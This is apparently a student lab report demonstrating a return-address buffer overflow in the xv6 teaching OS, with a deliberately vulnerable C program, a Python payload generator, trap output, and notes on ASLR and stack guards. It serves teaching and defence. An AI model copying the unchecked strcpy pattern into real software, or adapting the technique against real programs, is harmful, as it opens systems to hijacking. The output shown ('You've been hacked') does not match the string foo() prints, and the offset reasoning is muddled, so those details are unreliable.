

# Peripheral Attack On OS

- Adarsh Tiwari (B21ES002)
- Aman Tripathi (B21EE005)

# Possible Attack:

**OS** - xv6

**Attack** - Buffer Overflow


**Description** - This attack happens when we try to feed more data than a designated memory buffer causing data to "overflow" into adjacent memory locations. This overflow can corrupt or overwrite critical parts of the program's memory, leading to unpredictable behavior, program crashes, or even allowing the attacker to execute malicious code.

# Buffer Overflow Attack:

A buffer overflow attack occurs when we write data outside of the allocated region. This is common in functions like strcpy which, rather than checking for number of bytes allotted, checks for \0 null character for ending the string, hence if we write a longer string than that is allocated, it will overwrite into neighbouring regions in the stack.

If the address space layout is not randomized, it is possible to know with certainty which neighbouring regions will store what data, and overwrite it accordingly.


Our attack works by overwriting the value of the return address - which stores where the function has to return after the call.



# Implementation:

- Figuring out how to overflow the buffer: We see that the payload is being read till 100 bytes while the buffer in vulnerable\_function is smaller (12 size in the example), hence we can overflow it by passing a large payload.
- Identifying the calling address of the target function foo: First of all we disabled optimizations by putting CFLAG -O0 instead of -O2 in the make file, CFLAG ensures compiler optimizations during compilation, this may interfere with the structure of the code. Then, we did “ **printf(1, "%x", foo);** ” to know the address of the foo function. This came out to be 0, as foo is the starting of the user program it would be stored at the starting of the page table of the program.

```
init: starting sh
$ buffer_overflow
0x0
```

- Identifying the position of return address in memory: We first bluntly overflowed the buffer, then saw a trap message which tells the contents of the eip(extended instruction pointer) register. Now we perform somewhat an error-based-injection, we put values 1 to 100 in each of the bytes of the payload, so when we get the trap error, it tells which value got stored in eip. Now this is the value which is needed to be overflowed.
- Attacking the target: We got error as “ **pid 3 buffer\_overflow: trap 14 err 4 on cpu 0 eip 0x1c1b1a19 addr 0x1c1b1a19--kill proc** ”This meant that the 0x19 byte is of interest to us, which is the 24th byte. Now to generalise, we know we kept 12 byte buffer, hence the offset should be 12+buffer\_size.  


```
init: starting sh
$ buffer_overflow
pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x1c1b1a19 addr 0x1c1b1a19--kill proc
```
- We have to put a 0x00(null byte) value there (address of foo), and this will also be the last bit that will be copied over as strcpy will stop copying as soon as it hits the null byte. Technically any string would work of length 12+buffer\_size but we've used the previous sequence for better analysis.

# Generation of Payload

```
import sys
```

```
# buffer_size as set in the C program is given as input in specification
```

```
buffer_size = int(sys.argv[1])
```

```
# we get the foo_address by printf(1, "%x", &foo);
```

```
foo_address = "\x00"
```

```
# pid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x1c1b1a19 addr  
0x1c1b1a19--kill proc
```

```
# trap %eip = 0x1c1b1a19 this means 0x19 is fed to the last byte
```

```
# which was out[0x18] or out[24] when buffer was 24 byte, this means
```

```
# now we put the foo_address in out[12+buffer_size]
```

```
return_byte = 12+buffer_size
```

```
out = ""
```

```
for i in range(100):
```

```
    if i == return_byte:
```

```
        out += foo_address
```

```
    else:
```

```
        out += chr(i+1)
```

```
f = open("payload", "w")
```

```
f.write(out)
```

```
f.close()
```

## Code:

```
void foo() {  
    printf(1, "SECRET_STRING");  
}  
  
void vulnerable_function(char * input) {  
    char buffer[12];  
    strcpy(buffer, input);  
}  
  
int main(int argc, char ** argv) {  
    int fd = open("payload", O_RDONLY);  
    char payload[100];  
    read(fd, payload, 100);  
    vulnerable_function(payload);  
    exit();  
}
```

## Explanation:

Then vulnerable Function is called, which declares a buffer with a fixed size of 12 bytes. Now we copy the data of input to buffer, but the extra data in input exceeds the size of buffer therefore the adjacent memory along with return address gets overwritten.

# Output:

```
init: starting sh
$ buffer_overflow
You've been hackedpid 3 buffer_overflow: trap 14 err 4 on cpu 0 eip 0x2f5a addr 0x9080707--kill proc
$
```



# Consequence of Buffer Overflow Attack:

- Consequence. The region above the buffer includes critical values(in x86), including the return address and the previous frame pointer. The return address affects will affect where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place.
- Several things can happen. First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail, and the program will crash, in our demonstrated attack we have carefully put the address of foo in the return address field hence the program will return to a valid address and start executing from there.
- In xv6 the user program can only access the physical addresses that are mapped to its virtual address, hence the user program doesn't have any authority to access any other user program or the kernel program.
- If a program is privileged, being able to hijack the program leads to privilege escalation for the attacker.

# Prevention of Buffer Overflow Attack:

**Technique:** Address Space Layout Randomization

**Description:** Address space layout randomization is a computer security technique that randomizes the memory addresses of a process to make it harder for attackers to exploit vulnerabilities.

**Goal:** Make buffer overflow and similar memory-based attacks more difficult by introducing randomness into the memory layout.

# Implementation(not yet completed)

- Implementation:
- First we created a file called `aslr_flag` that contains the current status of ASLR in xv6. The first step to implement ASLR is to create a file called `aslr_flag` that contains the current status of ASLR in xv6. The file is located in the root directory and is used to turn on or off ASLR. If the file contains 1, ASLR is turned on; otherwise, ASLR is turned off.
- Turn on or off ASLR based on the value in `aslr_flag` file We modify the system call for the open function to check if the requested file is "`aslr_flag`." If so, the kernel reads the contents of the file and sets the global variable '`aslr_enabled`' to 1 if the file contains 1, and sets it to 0 if the file contains 0.
- Create a random number generator:- We create a random number generator using the Linear Congruential Generator (LCG) algorithm, which is a simple and fast algorithm that generates a sequence of pseudorandom numbers. We seed the generator with the current time, so that the sequence of random numbers generated will be different for each process.
- We modify the memory allocation routines to use the random number generator to randomize the location of regions in the process's virtual address space. We modify the memory allocation routines to use the random number generator to randomize the location of the stack, heap, text, data, bss, and other regions in the process's virtual address space. The randomization is done by adding a random offset to the base address of each region.
- Further testing of address space randomization is yet to be completed.

# Stack Guard

- Stack guard can also help in prevention of buffer overflow attacks intended to modify the return address.
- One way to achieve that will be by storing the return address at some other place(not on the stack, so it's not overwritten via a buffer overflow) and use it to check whether the return address is modified or not.
- If we do not want to affect the value in a particular location during the memory copy, such as the shaded position marked as **Guard** we can place some non-predictable value (called guard) between the buffer and the return address.Before returning from the function, we check whether the value is modified or not. If it is modified, chances are that the return address may have also been modified. Therefore, the problem of detecting whether the return address is overwritten is reduced to detecting whether the guard is overwritten.

